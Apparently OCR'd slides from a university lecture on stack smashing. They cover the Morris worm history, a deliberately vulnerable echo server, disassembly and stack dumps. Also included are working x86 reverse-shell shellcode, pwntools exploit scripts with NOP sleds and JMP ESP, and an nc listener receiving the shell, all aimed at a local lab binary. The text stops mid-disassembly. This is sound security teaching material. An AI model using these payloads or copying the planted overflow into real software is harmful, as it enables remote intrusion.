Lecture 9: Stack Smashing and Code Injection


Sanchuan Chen

schen@auburn.edu

9/15/2023

Stack smashing is a form of vulnerability where the stack of a computer application or OS is forced to overflow.

This may lead to subverting the program/system and crashing it.


1990
1995
2000
2005
2010
The Morris Worms (Robert Tappan Morris) [1]
How to write buffer overflows (Mudge) [2]
Stack Smashing for fun and profit (Aleph1) [3]
Stack Smashing Vulnerabilities in the UNIX OS (Nathan Smith) [4]
Advanced buffer overflow exploit (T. Oh) [5]

Morris Worms (1988)

On the 11/2/1988, the Morris Worm [1] was the first blended threat affecting multiple systems on the Internet. The worm exploited a vulnerability in fingerd daemon server, which reads the remote request with `gets()`, a standard C library routine that does not check for overflow of the server's 512 byte request buffer on the stack. The worm supplies the finger server with a request that is 536 bytes long payload, overwriting the return address, and executing a self propagation worm logic including creating the shell.

```
int main() {
    char buffer[512];
    gets(buffer);
}
```

Morris Worms (1988)

More precisely it overwrote the memory address of the return stack frame with a new address. This new address would point into the stack where the crafted input has been stored. The shellcode consisted on a series of opcodes that would perform the execve("/bin/sh",0,0) system call. This would give a shell prompt to the attacker.

```
pushl $68732f '/sh\0'
pushl $6e69622f '/bin'
movl sp, r10
pushl $0
pushl $0
pushl r10
pushl $3
movl sp,ap
chmk $3b
```

Morris Worms (1988)

The Internet Worm Program: An Analysis. Purdue Technical Report CSD-TR-823. Eugene H. Spafford

(November 29, 1988; revised December 8, 1988) [6]

```
/* From Gene Spafford spaf@perdue.edu
What this routine does is actually kind of clever. Keep in
mind that on a Vax the stack grows downwards.
fingerd gets its input via a call to gets, with an argument
of an automatic variable on the stack. Since gets doesn't
have a bound on its input, it is possible to overflow the
buffer without an error message. Normally, when that happens
you trash the return stack frame. However, if you know
where everything is on the stack (as is the case with a
distributed binary like BSD), you can put selected values
back in the return stack frame.
This is what that routine does. It overwrites the return frame
to point into the buffer that just got trashed. The new code
does a chmk (change-mode-to-kernel) with the service call for
execl and an argument of \/bin/sh". Thus, fingerd gets a
service request, forks a child process, tries to get a user name
and has its buffer trashed, does a return, exec's a shell,
and then proceeds to take input off the socket { from the
worm on the other machine. Since many sites never bother to
fix fingerd to run as something other than root...
Luckily, the code doesn't work on Suns { it just causes it
to dump core.
{spaf
*/
```

Examining the Morris Worm Source Code [7]

Exploiting buffer overflow by Mudge (1995)

How to write Buffer Overflows (Peiter Zatko a.k.a Mudge)

"This is really rough, and some of it is not needed. I wrote this as a reminder note to myself as I really didn't want to look at any more AT&T assembly again for a while and was afraid I would forget what I had done. If you are an old assembly guru then you might scoff at some of this... oh well, it works and that's a hack in itself." [2]

-by mudge@l0pht.com 10/20/95

```
char buffer[4028];

void main() {
   int i;

   for (i=0; i<=4028; i++)
       buffer[i]='A';

   syslog(LOG_ERR, buffer);
}
```

```
   bash$ gdb buf
   (gdb) run
   Starting program: /usr2/home/syslog/buf

   Program received signal 11, Segmentation fault
   0x1273 in vsyslog (0x41414141, 0x41414141, 0x41414141, 0x41414141)
```

https://insecure.org/stf/mudge_buffer_overflow_tutorial.html

Stack Smashing by Aleph1 (1996)

> " 'smash the stack' [C programming]. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally. " [3]
>
> by Aleph One at http://phrack.org/issues/49/14.html (1996)

Stack Smashing by Aleph1 (1996)

About Aleph One [8]

Elias Levy (also known as Aleph One) is a computer scientist. He was the moderator of "Bugtraq", a full disclosure vulnerability mailing list, from May 14, 1996 until October 15, 2001.

He was the CTO and co-founder of the computer security company SecurityFocus, which was acquired by Symantec on August 6, 2002.

He is also known as the author of the article "Smashing The Stack For Fun and Profit", published in 1996 Phrack magazine issue 49, which was the first high-quality, public, step-by-step introduction to stack buffer overflow vulnerabilities and their exploitation.

This article is still today a reference for the academia and for the industry in order to understand buffer overflows.

Stack Smashing in UNIX OS by Nathan Smith (1997)

"By combining permission features of UNIX operating system and features of the C programming language, it is possible for an underprivileged user or process to gain unrestricted system privilege. Common to many high profile UNIX security incidents, this report analyzes how these exploits are constructed, why they work and what can be done to prevent the problem" [4]

by Nathan Smith

Advanced buffer overflow exploits (1999)

By Taeho Oh [5]

1. Introduction Nowadays there are many buffer overflow exploit codes. The early buffer overflow exploit codes only spawn a shell (execute /bin/sh). However, nowadays some of the buffer overflow exploit codes have very nice features. For example, passing through filtering, opening a socket, breaking chroot, and so on. This paper will attempt to explain the advanced buffer overflow exploit skill under intel x86 linux.
2. What do you have to know before reading? You have to know assembly language, C language, and Linux. Of course, you have to know what buffer overflow is. You can get the information of the buffer overflow in phrack 49-14 (Smashing The Stack For Fun And Profit by Aleph1). It is a wonderful paper of buffer overflow and I highly recommend you to read that before reading this one.
3. Pass through filtering There are many programs which has buffer overflow problems. Why are not the all buffer overflow problems exploited? Because even if a program has a buffer overflow condition, it can be hard to exploit. In many cases, the reason is that the program filters some characters or converts characters into other characters. If the program filters all non printable characters, it's too hard to exploit. If the program filters some of characters, you can pass through the filter by making good buffer overflow exploit code. :)

A Mini TCP-based Echo Server (mini_esrv.c)

```
/* ACK: This mini-echo-server is inspired by examples from Vasileios P. Kemerlis <vpk@cs.brown.edu> */
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <unistd.h>
#define ECHO_PORT       8888                /* default Echo Protocol port (TCP) */
#define BUFFER_SIZE     512                 /* buffer size                      */
#define BUF_LEN         (BUFFER_SIZE<<1)    /* (BUFFER_SIZE * 2)                    */
void client_handle(int cfd) {
    char    buf[BUFFER_SIZE];
    ssize_t len;
    printf("buf addr %p\n",(void *)&buf);

    /* Stack overflow vulnerabilities */
    while ((len = read(cfd, buf, BUF_LEN)) > 0) {
            write(cfd, buf, len);
    }
}
```


A Mini TCP-based Echo Server (mini_esrv.c continued)

```
int main (int argc, char *argv[]) {
    int server_fd, client_fd, err;
    struct sockaddr_in server, client;
    server_fd = socket(AF_INET, SOCK_STREAM, 0);
    if (server_fd < 0) show_error_msg("Could not create socket\n");
    server.sin_family = AF_INET;
    server.sin_port = htons(ECHO_PORT);
    server.sin_addr.s_addr = htonl(INADDR_ANY);
    int opt_val = 0xe4ff;
    setsockopt(server_fd, SOL_SOCKET, SO_REUSEADDR, &opt_val, sizeof opt_val);

    err = bind(server_fd, (struct sockaddr *) &server, sizeof(server));
    if (err < 0) show_error_msg("Could not bind socket\n");

    err = listen(server_fd, 128);
    if (err < 0) show_error_msg("Could not listen on socket\n");

    printf("Server is listening on %d\n", ECHO_PORT);

    while (1) {
        socklen_t client_len = sizeof(client);
        client_fd = accept(server_fd, (struct sockaddr *) &client, &client_len);
        if (client_fd < 0) show_error_msg("Could not establish new connection\n");

        client_handle(client_fd);
    }
    return 0;
}
```

```
08049236 <client_handle>:
 8049236: 55                    push   %ebp
 8049237: 89 e5                 mov    %esp,%ebp
 8049239: 81 ec 18 02 00 00     sub    $0x218,%esp
 804923f: 83 ec 08              sub    $0x8,%esp
 8049242: 8d 85 f4 fd ff ff     lea    -0x20c(%ebp),%eax
 8049248: 50                    push   %eax
 8049249: 68 08 a0 04 08        push   $0x804a008
 804924e: e8 1d fe ff ff        call   8049070 <printf@plt>
 8049253: 83 c4 10              add    $0x10,%esp
 8049256: eb 19                 jmp    8049271 <client_handle+0x3b>
 8049258: 8b 45 f4              mov    -0xc(%ebp),%eax
 804925b: 83 ec 04              sub    $0x4,%esp
 804925e: 50                    push   %eax
 804925f: 8d 85 f4 fd ff ff     lea    -0x20c(%ebp),%eax
 8049265: 50                    push   %eax
 8049266: ff 75 08              push   0x8(%ebp)
 8049269: e8 62 fe ff ff        call   80490d0 <write@plt>
 804926e: 83 c4 10              add    $0x10,%esp
 8049271: 83 ec 04              sub    $0x4,%esp
 8049274: 68 00 04 00 00        push   $0x400
 8049279: 8d 85 f4 fd ff ff     lea    -0x20c(%ebp),%eax
 804927f: 50                    push   %eax
 8049280: ff 75 08              push   0x8(%ebp)
 8049283: e8 d8 fd ff ff        call   8049060 <read@plt>
 8049288: 83 c4 10              add    $0x10,%esp
 804928b: 89 45 f4              mov    %eax,-0xc(%ebp)
 804928e: 83 7d f4 00           cmpl   $0x0,-0xc(%ebp)
 8049292: 7f c4                 jg     8049258 <client_handle+0x22>
 8049294: 90                    nop
 8049295: 90                    nop
 8049296: c9                    leave
 8049297: c3                    ret
```


```
08049298 <main>:
...
 8049448: 83 ec 0c              sub    $0xc,%esp
 804944b: ff 75 ec              push   -0x14(%ebp)
 804944e: e8 e3 fd ff ff        call   8049236 <client_handle>
 8049453: 83 c4 10              add    $0x10,%esp
 8049456: eb 98                 jmp    80493f0 <main+0x158>
```

The Stack Layout



```
pwndbg> c
Breakpoint 2, 0x08049288 in client_handle
pwndbg> x/200xw $esp
...
0xffffcec0:    0x00000004    0xffffcedc    0x00000400    0xf7fe6738
0xffffced0:    0x00000000    0xf7fcf5fc    0xf7c1aae1    0x41414141
0xffffcee0:    0x0000000a    0xf7fcf5fc    0xf7c1aae1    0x080483be
0xffffcef0:    0xf7fbf500    0xf7ffd000    0xf7ffd608    0x00000000
0xffffcf00:    0xf7fef30a    0xf7ffd000    0xa7ec1274    0xf7fbe7b0
0xffffcf10:    0xf7fbe4a0    0xf7c02c5c    0xf15ae9b5    0xf7fbe7b0
0xffffcf20:    0xf7fbe4a0    0xf7fcf996    0x00000001    0x00000001
0xffffcf30:    0xf7c07f94    0x000002a4    0xf7c12374    0xf7fbe4a0
0xffffcf40:    0xffffcf94    0xffffcf90    0x00000003    0x00000000
0xffffcf50:    0xf7c05554    0xf7ffd000    0xf7c12374    0x08048345
...
0xffffd050:    0xf7ffda40    0x00000000    0x08048345    0x0804c024
0xffffd060:    0xf7ffda40    0xf7fd6f80    0x08048345    0xf7ffda40
0xffffd070:    0xffffd0b0    0xf7ffdc0c    0xf7fbe7b0    0x00000001
0xffffd080:    0x00000001    0x00000000    0xffffd0a8    0xf7d24d8d
0xffffd090:    0x0804c00c    0x00000030    0xf7ffd000    0x08048330
0xffffd0a0:    0x0804c024    0x00000007    0x38383838    0x30ba1d00
0xffffd0b0:    0xf7c07f94    0xf7d242d0    0xffffd0c4    0xf7d24333
0xffffd0c0:    0x00000000    0x00000000    0xffffd0d0    0xf7d24321
0xffffd0d0:    0x00000003    0xffffd114    0xffffd10c    0x30ba1d00
0xffffd0e0:    0xffffd114    0xf7e2a000    0xffffd148    0x08049453
...
```

Exploiting via Simple Code Injection



Reverse Shell Code

reverse_shell.c

```
/*
*    Execute ‘‘nc -l -p 8080’’ first.
*/
int main(void) {
    unsigned char shellcode[] =
    /* ---------------------------------- */
    "\x6a\x66"  /* push   $0x66     */
    "\x58"      /* pop    %eax      */
    "\x99"      /* cdq    (cltd)    */
    "\x52"      /* push   %edx      */
    "\x42"      /* inc    %edx      */
    "\x52"      /* push   %edx      */ /* socket(PF_INET, SOCK_STREAM, 0) */
    "\x89\xd3"  /* mov    %edx, %ebx    */
    "\x42"      /* inc    %edx      */
    "\x52"      /* push   %edx      */
    "\x89\xe1"  /* mov    %esp, %ecx    */
    "\xcd\x80"  /* int    $0x80     */
    /* ---------------------------------- */
    "\x93"      /* xchg   %eax, %ebx    */
    "\x89\xd1"  /* mov    %edx, %ecx    */ /* dup2(sfd, 2)  */
    "\xb0\x3f"  /* mov    $0x3f, %al    */ /* dup2(sfd, 1)  */
    "\xcd\x80"  /* int    $0x80     */ /* dup2(sfd, 0)  */
    "\x49"      /* dec    %ecx      */
    "\x79\xf9"  /* jns    -7        */
    /* ---------------------------------- */
    "\xb0\x66"  /* mov    $0x66, %al    */
    "\x87\xda"  /* xchg   %ebx, %edx    */
    "\x68"      /* push         */
```

Reverse Shell Code

reverse_shell.c (continued)

```
    /* IPv4 address: 127.0.0.1      */
    "\x7f\x00\x00\x01"
    "\x66\x68"  /* pushw        */
    /* TCP port: 8080           */
    "\x1f\x90"
    "\x66\x53"  /* push   %bx       */ /* connect(...)  */
    "\x43"      /* inc    %ebx      */ /* arg0: sfd     */
    "\x89\xe1"  /* mov    %esp, %ecx    */ /* arg1: &{AF_INET, 8080, 127.0.0.1} */
    "\x6a\x10"  /* push   $0x10     */ /* arg2: 0x10    */
    "\x51"      /* push   %ecx      */
    "\x52"      /* push   %edx      */
    "\x89\xe1"  /* mov    %esp, %ecx    */
    "\xcd\x80"  /* int    $0x80     */
    /* ---------------------------------- */
    "\x6a\x0b"  /* push   $0xb      */
    "\x58"      /* pop    %eax      */
    "\x99"      /* cdq    (cltd)    */
    "\x89\xd1"  /* mov    %edx, %ecx    */
    "\x52"      /* push   %edx      */ /* execve("/bin/sh", NULL, NULL) */
    "\x68"      /* push         */
    "\x2f\x2f\x73\x68" /* "//sh"        */
    "\x68"      /* push         */
    "\x2f\x62\x69\x6e" /* "/bin"        */
    "\x89\xe3"  /* mov    %esp, %ebx    */
    "\xcd\x80"; /* int    $0x80     */
    /* ---------------------------------- */
    int (*ret)() = (int(*)())shellcode;
    ret();
}
```

Reverse Shell Code

exploit0_code_injection.py

```
#!/usr/bin/env python3

import socket
from pwn import *
import pwn
import pwnlib

shellcode = "\x6a\x66\x58\x99\x52\x42\x52\x89\xd3\x42\x52\x89\xe1\xcd\x80\x93\x89\xd1\xb0\x3f\xcd\x80\
\x49\x79\xf9\xb0\x66\x87\xda\x68\x7f\x00\x00\x01\x66\x68\x1f\x90\x66\x53\x43\x89\xe1\x6a\x10\x51\x52\
\x89\xe1\xcd\x80\x6a\x0b\x58\x99\x89\xd1\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"

sock = socket.socket()
sock.connect(('127.0.0.1', 8888))

size = 264 - len(shellcode)

nop_shellcode1 = "\x90"*264

nop_shellcode2 = "\x90"*size

# You need to run the binary program to find your buffer address

shellcode = nop_shellcode1 + shellcode + nop_shellcode2 + '\x2c\xcf\xff\xff'

# str to bytes to send the message to socket
shellcode = "".join("{:02x}".format(ord(c)) for c in shellcode)
shellcode = bytes.fromhex(shellcode)

sock.send(shellcode)
```


Reverse Shell Code

Example:
nc -l 8080

```
schen@linux:~/comp6700/lec9$ nc -l 8080
pwd
/home/schen/comp6700/lec9
```

1. Has a vulnerability
2. Stack smashing
3. Reverse shell

Advanced Code Injection with NOP Sled




Advanced Code Injection with NOP Sled

exploit1_code_injection_nop_sled.py

```
#!/usr/bin/env python3

import socket
from pwn import *
import pwn
import pwnlib

shellcode = "\x6a\x66\x58\x99\x52\x42\x52\x89\xd3\x42\x52\x89\xe1\xcd\x80\x93\x89\xd1\xb0\x3f\xcd\x80\
\x49\x79\xf9\xb0\x66\x87\xda\x68\x7f\x00\x00\x01\x66\x68\x1f\x90\x66\x53\x43\x89\xe1\x6a\x10\x51\x52\
\x89\xe1\xcd\x80\x6a\x0b\x58\x99\x89\xd1\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"

sock = socket.socket()
sock.connect(('127.0.0.1', 8888))

size = 480 - len(shellcode)
nop_shellcode1 = "\x90"*size
nop_shellcode2 = "\x90"*48

# You need to run the binary program to find your buffer address
shellcode = nop_shellcode1 + shellcode + nop_shellcode2 + '\x2c\xcf\xff\xff'

# str to bytes to send the message to socket
shellcode = "".join("{:02x}".format(ord(c)) for c in shellcode)
shellcode = bytes.fromhex(shellcode)

sock.send(shellcode)
```

Advanced Code Injection with JMP ESP



Advanced Code Injection with JMP ESP

First, we need to search JMP ESP instruction bytes in binary.

find_jmp_esp.py

```
# Import everything in the pwntools namespace
from pwn import *

# Create an instance of the process to talk to
io = gdb.debug('./mini_esrv')

# Attach a debugger to the process so that we can step through
pause()

# Load a copy of the binary so that we can find a JMP ESP
binary = ELF('./mini_esrv')

# Assemble the byte sequence for 'jmp esp' so we can search for it
jmp_esp = asm('jmp esp')
jmp_esp = binary.search(jmp_esp).__next__()

log.info("Found jmp esp at %#x" % jmp_esp)
```

Advanced Code Injection with JMP ESP

.text section:

```
08049298 <main>:
...
 8049308: 83 c4 10              add    $0x10,%esp
 804930b: 66 89 45 de           mov    %ax,-0x22(%ebp)
 804930f: 83 ec 0c              sub    $0xc,%esp
 8049312: 6a 00                 push   $0x0
 8049314: e8 d7 fd ff ff        call   80490f0 <htonl@plt>
 8049319: 83 c4 10              add    $0x10,%esp
 804931c: 89 45 e0              mov    %eax,-0x20(%ebp)
 804931f: c7 45 c8 ff e4 00 00  movl   $0xe4ff,-0x38(%ebp)
 8049326: 83 ec 0c              sub    $0xc,%esp
 8049329: 6a 04                 push   $0x4
 804932b: 8d 45 c8              lea    -0x38(%ebp),%eax
 804932e: 50                    push   %eax
 804932f: 6a 02                 push   $0x2
 8049331: 6a 01                 push   $0x1
